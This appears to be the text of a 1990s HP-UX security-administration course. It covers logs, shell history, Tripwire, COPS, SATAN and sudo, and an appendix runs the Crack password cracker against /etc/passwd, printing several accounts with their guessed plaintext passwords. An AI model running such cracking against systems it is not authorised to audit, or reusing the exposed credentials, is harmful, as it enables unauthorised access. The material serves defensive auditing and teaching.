dscopy      S        root      --         0.06 secs Tue Mar 14 16:14
finger      crice    ttyp4     0.30 secs Tue Mar 14 16:20
sh          server   --         0.01 secs Tue Mar 14 16:20
list        server   --         0.10 secs Tue Mar 14 16:20
sh          server   --         0.01 secs Tue Mar 14 16:20
cut         server   --         0.04 secs Tue Mar 14 16:20
awk         server   --         0.05 secs Tue Mar 14 16:20
uptime      server   --         0.05 secs Tue Mar 14 16:20
netscape   crice    ttyp4     3.16 secs Tue Mar 14 16:18
sh          server   --         0.02 secs Tue Mar 14 16:20
list        server   --         0.10 secs Tue Mar 14 16:20
sh          server   --         0.03 secs Tue Mar 14 16:20
cut         server   --         0.03 secs Tue Mar 14 16:20
#
# █
```

More log files

* /var/adm/syslog

- syslog.log
- mail.log

* Configured in

- /etc/syslog.conf
- Determine if:
 - Written to file
 - Displayed on device (console)
 - Forwarded to another host
 - Displayed on user's screen
- facility.level target

mail.debug	/var/adm/syslog/mail.log
*.info;mail.none	/var/adm/syslog/syslog.log
*.alert	/dev/console

/usr/spool/mqueue/syslog (9.x) /var/adm/syslog/mail.log (10.x+)

```
Mar 15 13:07:58 ctc sendmail[10262]: AA102621677: from=crice
Mar 15 13:07:58 ctc sendmail[10262]: AA102621677: size=284, class=0, pri=1284, n
rcpts=1
Mar 15 13:07:58 ctc sendmail[10262]: AA102621677: msgid=<Pine.HPP.3.91.950315130
746.9987A-100000@ctc.ctc.edu>
Mar 15 13:07:58 ctc sendmail[10262]: AA102621677: relay=local host
Mar 15 13:08:02 ctc sendmail[10263]: AA102621677: to=Will Noble <wnoble@teleport
.com>, delay=00:00:04, stat=Sent, mailer=tcp, MX host=mail.teleport.com., addres
s=[192.108.254.11]
#
#
Mar 12 17:54:04 ctc sendmail[10316]: AA103169643: from=<wnoble@teleport.com>
Mar 12 17:54:04 ctc sendmail[10316]: AA103169643: size=884, class=0, pri=1884, n
rcpts=1
Mar 12 17:54:04 ctc sendmail[10316]: AA103169643: msgid=<199503130155.RAA15552@d
esiree.teleport.com>
Mar 12 17:54:04 ctc sendmail[10316]: AA103169643: proto=ESMTP, relay=desiree.tel
eport.com [192.108.254.11]
Mar 12 17:54:04 ctc sendmail[10317]: AA103169643: to=<crice@ctc.ctc.edu>, delay=
00:00:01, stat=Sent, mailer=local
#
# █
```



Keeping log files

```
# Create daily mail syslog
```

```
Date=`date`
```

```
date=`echo $Date | sed '/ /s//*/g' | cut -f1,2,3 -d*`
```

```
cp /var/adm/syslog/mail.log /var/adm/syslog/maillog$date
```

```
cat /dev/null > /var/adm/syslog/mail.log
```

```
find /var/adm/syslog -name 'maillog*' -mtime +6 -exec rm -rf {} \;
```

```
# ll /var/adm/syslog
```

```
total 98808
```

```
-rw-r--r--  1 root  root    58727 May 27 04:01 OLDsyslog.log  
-rwxr--r--  1 root  sys   2366637 May 27 19:19 mail.log  
-rwxr--r--  1 root  sys   9036550 May 24 01:17 maillogFri*May*24  
-rwxr--r--  1 root  sys   2708042 May 27 01:12 maillogMon*May*27  
-rwxr--r--  1 root  sys   6835506 May 25 01:18 maillogSat*May*25  
-rwxr--r--  1 root  sys   3755933 May 26 01:17 maillogSun*May*26  
-rwxr--r--  1 root  sys   9920993 May 23 01:18 maillogThu*May*23  
-rwxr--r--  1 root  sys   7431538 May 21 01:19 maillogTue*May*21  
-rwxr--r--  1 root  sys   8287237 May 22 01:17 maillogWed*May*22  
-rw-r--r--  1 root  root    46223 May 27 19:18 syslog.log
```

mailstats

- * Must have sendmail.st file (check in sendmail.cf for OS line)
- * Mailers/Delivery Agents:
 - 0 = local
 - 1 = program
 - 2 = SMTP TCP/IP
 - 3 = uucp
 - 4 = dumb uucp
 - 5 = X.400
 - 6 = Openmail

```
#
#
# mailstats
Statistics from Wed Mar 15 10:04:23 1995
M msgsf from bytes_from msgsto bytes_to
0 2688 3927K 1692 4951K
1 0 0K 12 12K
2 1330 6653K 2815 7328K
6 105 610K 82 317K
#
#
```

syslog - General Purpose Logging

```
Mar 15 13:43:00 ctc nnrpd[16205]: ctc.ctc.edu connect
Mar 15 13:43:00 ctc nnrpd[16205]: ctc.ctc.edu exit articles 0 groups 0
Mar 15 13:43:00 ctc nnrpd[16205]: ctc.ctc.edu times user 0.140 system 0.100 elapsed 0.280
Mar 15 13:43:04 ctc nnrpd[16207]: ctc.ctc.edu connect
Mar 15 13:43:15 ctc popper: Unable to get canonical name of client, err = 2
Mar 15 13:43:20 ctc telnetd[8443]: getpid ; read; Connection reset by peer
Mar 15 13:43:20 ctc telnetd[16155]: recv; Connection reset by peer
Mar 15 13:43:20 ctc telnetd[16208]: recv; Connection reset by peer
Mar 15 13:43:20 ctc telnetd[16208]: terminate child process failed.
Mar 15 13:43:20 ctc telnetd[16208]: Error checking child termination status.
Mar 15 13:43:20 ctc telnetd[16155]: terminate child process failed.
Mar 15 13:43:20 ctc telnetd[16155]: Error checking child termination status.
Mar 15 13:43:26 ctc telnetd[16242]: terminate child process failed.
Mar 15 13:43:26 ctc telnetd[16242]: Error checking child termination status.
Mar 15 13:43:27 ctc nnrpd[16207]: ctc.ctc.edu group rec.music.gdead 219
Mar 15 13:43:27 ctc nnrpd[16207]: ctc.ctc.edu exit articles 219 groups 1
Mar 15 13:43:27 ctc nnrpd[16207]: ctc.ctc.edu times user 0.450 system 0.520 elapsed 23.913
Mar 15 13:43:35 ctc popper: Unable to get canonical name of client, err = 2
Mar 15 13:43:40 ctc named[126]: Malformed response from 128.100.1.1
#
#
#
```


.sh_history

```
***** Mon May 27 18:03:24 PDT 1996 *****
```

```
crice - tty1 May 27 18:03 . 21796 dev02_dtc.ctc.edu
```

```
env
```

```
clear
```

```
pine
```

```
exit
```

```
***** Mon May 27 18:06:05 PDT 1996 *****
```

```
crice - tty1 May 27 18:06 . 21931 dev02_dtc.ctc.edu
```

```
clear
```

```
tail .sh_history
```

```
umask 026
```

```
echo "***** `date` *****" >> $HOME/.sh_history
```

```
echo `who -uT am i` >> $HOME/.sh_history
```

```
alias chmod='chmod -A'
```

```
export LESS='-efMw'
```



Review

- * We've learned where some valuable information is stored
- * Now that's see how we'll know when something has been changed



Checksum

- * A good hacker will make sure the file they are altering will return the exact same checksum
- * Use a cryptographic checksum
 - Encrypt the file
 - Run checksum on the encrypted file



Checklist

- * Inode Number
- * Permissions
- * Owner
- * Group

- * File Size
- * Modified/Create date
- * File name


Check_recovery on HP-UX 11

- * Check_recovery compares the current state of the system to the system recovery status file (created with make_recovery).
 - Additions
 - Deletions
 - Modifications
 - Last modified date
 - Checksum

Tripwire

See Appendix A for installation/Configuration

- * Compares current signature with stored signature
 - access, creation, modification time
 - owner, group
 - inode number, link count
 - size, permission
 - cryptographic hash



COPS

- * What is COPS
- * Installation
- * CARP



What COPS checks

- * file,directory and device permissions/modes
- * poor passwords
- * content,format and security of password and group files
- * programs and files run in /etc/rc and cron
- * existence of root-SUID files, their writeability
- * CRC check against important binaries or key files
- * writeability of users home directories and startup files (.profile, .forward, etc.)
- * anonymous ftp setup
- * unrestricted tftp, decode alias in sendmail, SUID uudecode problems, hidden shells in inetd.conf
- * date of CERT advisories vs. key files
- * Kuang expert system



Kuang System

- * Rule-Based Security Checking
 - What if an attacker had access to a given set of privileges, could that attacker become root?
- * Does not find hole in Unix O/S, finds mistakes in the protection configuration.
- * Attacker Goals:
 - User - execute one of the attacker's programs with a particular UID
 - Group - execute one of the attacker's programs with a particular GID
 - File - obtain read/write access to a particular file

Installing COPS (old)

- * Retrieve from Internet (use Archie to find FTP sites)
 - `ftp.cert.org:pub/security/cops`
- * Download file, uncompress, tar in a secured directory
- * Run `reconfig`
- * Run `make all` (programs and man pages)
- * Modify lines 93 and 94 in `cops`
 - `SECURE="the directory"`
 - `SECURE_USERS="e-mail address"`
- * Read the README files
- * `./cops -v -s . -b cops_errs`

SATAN

Security Administrator Tool for Analyzing Networks

- * Network-related security problems
- * Graphical User Interface (Any Web browser)
- * Need: Perl 5.0 or better and a Web browser





Check for every night

- * Failed logon attempts
- * Failed POP mail connections
- * sulog
- * Users without a password
- * Users who are root
- * Users with a .rhosts file
- * New files with SUID or SGID set
- * New files owned by root and writeable by other
- * Changes to files in various directories
- * Profiles with PATH set to current working directory



Tools


- * Tripwire
- * COPs
- * SATAN
- * Big Brother (<http://MacLawran.ca/bb-dnld/>)
- * SSH
- * Site Security Handbook (<ftp://ftp.isi.edu/in-notes/rfc2196.txt>)

More Tools you'll be hearing about

- ✧ Nmap
- ✧ Nessus
- ✧ sscan
- ✧ Snort
- ✧ TCT



Appendix A - Installing Tripwire



Bookmarks Location: <http://www.cerias.purdue.edu/coast/archive/data/categ2.html> What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

Gene H. Kim, [Eugene H. Spafford](#), [Writing, Supporting, and Evaluating Tripwire. A Publicly Available Security Tool](#)

Abstract: This paper begins with brief overview of what Tripwire does and how it works. It discuss how certain implementation decisions affected the course of Tripwire development, also presents other applications that have been found for Tripwire.

Gene H. Kim, [Eugene H. Spafford](#), [The Design and Implementation of Tripwire: A File System Integrity Checker](#)

Abstract: This paper describes the design and implementation of the Tripwire tool. It uses interchangeable "signature" routines to identify changes in files, and is highly configurable.

Gene H. Kim, [Eugene H. Spafford](#), [Tripwire v1.2](#)

Abstract: Tripwire is a highly portable, configurable tool to monitor changes in a Unix filesystem. It keeps a database of inode information and message digests of file and directory contents based on a user-designed configuration file. When rerun, Tripwire will compare the stored values against the configuration flags and warn the operator of any deviations (changes, additions, accesses, etc). Tripwire is extensively documented, has been ported to over 30 varieties of Unix, and is highly recommended by anyone who uses it.

Tripwire Installation

```
# umask 027
# mkdir /opt/tripwire
# ll -d /opt/tripwire
drwxr-x---  2 root      sys           96 Nov  9 13:24 /opt/tripwire
# cd /opt/tripwire
# umask 022
# cp /home/ftp/pub/tripwire-1_2_tar.Z .
# gunzip -d tripwire-1_2_tar.Z
# tar xvf tripwire-1_2_tar
x Readme, 2967 bytes, 6 tape blocks
x T1.2.tar, 1048576 bytes, 2048 tape blocks
x T1.2.tar.asc, 282 bytes, 1 tape blocks
# tar xvf T1.2.tar
```


Tripwire Installation

```
x tripwire-1.2/tests/test1.sh, 1623 bytes, 4 tape blocks
x tripwire-1.2/tests/tw.conf.test, 2030 bytes, 4 tape blocks
x tripwire-1.2/tests/tw.db_TEST, 42000 bytes, 83 tape blocks
#
# chown -R root:sys tripwire-1.2
# cd tripwire-1.2
# vi Makefile
# _
```

```
# destination directory for final executables
DESTDIR = /opt/tripwire/tripwire-1.2/src
```

```
# destination for man pages
MANDIR = /usr/share/man
```

```
39 CFLAGS = -g # common
```

Edit include/config.h

```
# ls configs | grep hp | more  
conf-hpux.h  
tw.conf.hp2  
tw.conf.hpux  
# vi include/config.h
```

```
20 #include "../configs/conf-hpux.h"
```

```
106 #define CONFIG_PATH    "/var/opt/tripwire/tcheck"  
107 #define DATABASE_PATH  "/var/opt/tripwire/tcheck/databases"
```

Make separate LV0L for database

- * Database should be on media that can be "removed".
- * If not available, put on separate LV0L that you can keep unmounted.

```
# bdf
```

Filesystem	kbytes	used	avail	%used	Mounted on
/dev/vg00/lvol3	86016	23445	58714	29%	/
/dev/vg00/lvol1	67733	22665	38294	37%	/stand
/dev/vg00/lvol10	307200	237234	65631	78%	/var
/dev/vg00/lvol7	40960	1231	37301	3%	/var/spool
/dev/vg00/lvol6	40960	1117	37360	3%	/var/mail
/dev/vg00/lvol5	450560	381606	64681	86%	/usr
/dev/vg00/lvol4	204800	1276	190867	1%	/tmp
/dev/vg00/lvol9	745472	675986	65203	91%	/opt
/dev/vg00/lvol8	204800	1872	190248	1%	/home
/dev/vg00/lvol11	204800	1157	190923	1%	/var/opt/tripwire

Installation, con't

```
# mkdir -p /var/opt/tripwire/tcheck/databases
# chmod 750 /var/opt/tripwire
# cp configs/tw.conf.hpux /var/opt/tripwire/tcheck/tw.conf ig
# vi src/siggen.c
```

```
    }
    if (!quietmode)
        printf("sig%d: %s\n", sig, sigvec);
    else
        printf("%s ", sigvec);
}
}
```

:1,\$s/sigvector/sigvector1/g

12 substitutions

If get this error message, edit src/config.lex.c

```
# make
```

```
Make: Cannot load lex. Stop.  
*** Error exit code 1  
  
Stop.  
*** Error exit code 1  
  
Stop.  
# vi src/config.lex.c
```

```
# vi src/config.lex.c
```

```
230  
231 #ifndef __cplusplus  
232 static void __yy__unused() { main(0,0); }  
233 #endif
```

```
# make
```

Config File

- * See Appendix D for sample

```
# pwd  
/var/opt/tripwire/tcheck  
# vi tw.config
```

If man pages didn't install (man tripwire doesn't work)

```
# $Id: Makefile,v 1.8 1994/07/25 16:04:37 gkim Exp $
#
# Makefile for man pages

all:    install
MANDIR=/usr/share/man
install:
    cp siggen.8 $(MANDIR)/man8
    cp tripwire.8 $(MANDIR)/man8
    cp tw.config.5 $(MANDIR)/man5
    chmod 644 $(MANDIR)/man8/siggen.8
    chmod 644 $(MANDIR)/man8/tripwire.8
    chmod 644 $(MANDIR)/man5/tw.config.5

clean:
```

- * cd /opt/tripwire/tripwire-1.2/man
- * vi Makefile
- * add entry for MANDIR
- * make install
- * man tripwire

Add your suid/sgid files to config file

- * `cd /var/opt/tripwire/tcheck`
- * `find / -user 0 \(-perm -4000 -o -perm -2000 \) -exec ls -d {} > /var/opt/tripwire/tcheck/suidfiles \;`
- * `sed '1,2000s/$/ R/' suidfiles > myfile`
- * `vi tw.config`

After editing config file, initialize the database

```
#  
# pwd  
/var/opt/tripwire/tcheck  
# ls  
\          databases  tw.config  twconfig  
#  
# /opt/tripwire/tripwire-1.2/src/tripwire -initialize
```

```
# ll  
total 10  
drwxr-xr-x  2 root      sys          96 Dec 29 14:05 databases  
-rw-----  1 root      sys          908 Dec 29 14:19 suidfiles  
-rw-----  1 root      sys        1855 Dec 29 14:07 tw.config  
-rw-----  1 root      sys        1836 Dec 29 10:48 twconfig  
#  
# ll databases  
total 9858  
-rw-----  1 root      sys    5046845 Dec 29 15:11 tw.db_ctg800  
# rm suidfiles
```

Tripwire output

- * Added user chris with UID 0
- * Copied /sbin/passwd (SUID) to /home/ftp
- * Added entry to /var/adm/inetd.sec

```
/var/adm/inetd.sec
  st_size: 1022                               998
  st_mtime: Mon Jan  3 10:45:42 2000         Wed Dec  1 14:13:58 1999
  st_ctime: Mon Jan  3 10:45:42 2000         Wed Dec  1 14:13:58 1999
  md5 (sig1): 0DDVvQZtRXDXJNIQDMEIA8       0gxu3ix04FE:CGbU17vD.N
  snefru (sig2): 14lIci8.efzCC9xU3nXQPG     1lTEiEIcSaIeG5TEZ0Ncsh
```

Tripwire output

```
### Phase 3:  Creating file information database
### Phase 4:  Searching for inconsistencies
###
###          Total files scanned:          25817
###          Files added:                  3
###          Files deleted:                1
###          Files changed:               25205
###
###          After applying rules:
###          Changes discarded:            25204
###          Changes remaining:           9
###
added:  -rwx----- root      81920 Jan  6 09:59:43 2000 /etc/sh
added:  drwx----- root         96 Jan  6 09:58:35 2000 /etc/sam/br
added:  -rw----- root      158 Jan  6 09:50:28 2000 /etc/sam/br/fbackup_c
onfig
deleted: -rw-r--r-- root      502 Dec 29 10:43:13 1999 /etc/fstab.old
changed: dr-xr-xr-x bin      6144 Jan  6 10:00:27 2000 /etc
changed: dr-xr-xr-x bin      1024 Jan  6 09:50:27 2000 /etc/sam
changed: drwxr-xr-x adm      1024 Jan  6 09:50:28 2000 /var/adm
changed: dr-xr-xr-x bin      1024 Jan  6 09:58:39 2000 /var/sam
changed: drwxrwxrwx bin      1024 Jan  6 09:59:00 2000 /var/tmp
```

Tripwire output

```
### Attr          Observed (what it is)          Expected (what it should be)
### -----
/etc
  st_mtime: Thu Jan  6 10:00:27 2000    Wed Jan  5 13:00:24 2000
/etc/sam
  st_nlink: 4
  st_mtime: Thu Jan  6 09:50:27 2000    Mon Dec 13 15:03:55 1999
/var/adm
  st_nlink: 11
  st_mtime: Thu Jan  6 09:50:28 2000    Tue Jan  4 13:35:54 2000
/var/sam
  st_mtime: Thu Jan  6 09:58:39 2000    Wed Jan  5 16:16:36 2000
/var/tmp
  st_mtime: Thu Jan  6 09:59:00 2000    Wed Jan  5 16:18:45 2000

real    7:42.1
user    4:50.5
```

Appendix B: Installing Crack

hpux.cs.utah.edu

Bookmarks Location: <http://hpux.cs.utah.edu/>

Instant Message WebMail Contact People Yellow Pages Download Channels

HOME CATALOGUE FAQ SEARCH WHAT'S NEW?

The HP-UX Porting and Archive Centre

Welcome to the [Software Porting Archive Centre For HP-UX](#) p-UX at Utah, USA. This site contains public domain which have been configured and ported to HP-UX.

Latest Packages:
#1627: [webgrep-2.3](#) Check and search utilities for the web-master
[java2html-1.4](#) | [GraphApp-2.47](#) | [Regina-0.08h](#) | [db-3.0.55](#)
[Last 7 Days](#) | [Last 31 Days](#)

• [Full Catalogue Of Public Domain HP-UX Ported Software](#)

• **Package Search:**

Package Name Description Author Case Sensitive

Crack Installation

```
cwong
$ pwd
/home/cwong/docs
$ gunzip crack-5_0-ss-10_10_tar.gz
$ tar xvf crack-5_0-ss-10_10_tar
$
$
$ ll
total 19142
drwxrwxrwx   9 cwong      users           1024 Jan 15 11:21 crack-5.0
-rw-r-----   1 cwong      users           9799680 Jan 15 11:18 crack-5_0-ss-10_10_tar

$ cd crack-5.0
$ ./Crack all
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: HP-UX ctg800 B.11.00 A 9000/803 2000767436 two-user license
Home: /home/cwong/docs/crack-5.0
Invoked: ./Crack all
Stamp: hp-ux-b-9000/803

Crack: making utilities in run/bin/all
$      find . -name "*~" -print | xargs -n50 rm -f
$      ( cd src; for dir in * ; do ( cd $dir ; make clean ) ; done )
```

Crack

running/displaying - interactive

```
$  
$ whoami  
cwong  
$ pwd  
/home/cwong/docs/crack-5.0  
$ ./Crack -nice 10 /etc/passwd  
Crack 5.0a: The Password Cracker.  
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996  
System: HP-UX ctg800 B.11.00 A 9000/803 2000767436 two-user license  
Home: /home/cwong/docs/crack-5.0  
Invoked: ./Crack -nice 10 /etc/passwd  
Option: -nice enabled  
Stamp: hp-ux-b-9000/803
```

```
$  
$ ./Reporter  
---- passwords cracked as of Sat Jan 15 12:00:54 MST 2000 ----  
947962009:Guessed newfie [bone] . . . [/etc/passwd /usr/bin/sh]
```


Crack

Displaying after running

```
$ Reporter -quiet < run/F-merged
---- passwords cracked as of Sat Jan 15 13:09:06 MST 2000 ----

947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/glance]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/glance]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/glance]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/glance]
947965144:Guessed sassy [jenny] ... [/etc/passwd /usr/bin/sh]
947965144:Guessed sassy [jenny] ... [/etc/passwd /usr/bin/sh]
947966295:Guessed smokey [b0bby] ... [/etc/passwd /usr/bin/sh]
947966295:Guessed smokey [b0bby] ... [/etc/passwd /usr/bin/sh]
```


Appendix C: Installing sudo



Bookmarks Location: <http://hpux.cs.utah.edu/hppd/hpux/Sysadmin/sudo-1.5.6p5/> What's Rel

Instant Message WebMail Contact People Yellow Pages Download Channels

nd Archive Cent

sudo-1.5.6p5

A package to allow commands to be run as the superuser. Sudo determines who is an authorised user by consulting your /etc/sudoers database. The program prompts for a user's password to initiate a validation period of N minutes, here N is defined at installation time. N.B. There is no easy way to prevent a user from gaining a root shell if he has access to commands that are shell scripts or that allow shell escapes.

Author: David Hieb <davehieb@csn.org>
Home: <ftp://ftp.umds.ac.uk/pub/sudo/>
Installation Tree: **/opt/sudo**

- [README file](#)
- [Man Page](#)
- Packages Available: ([help!](#))

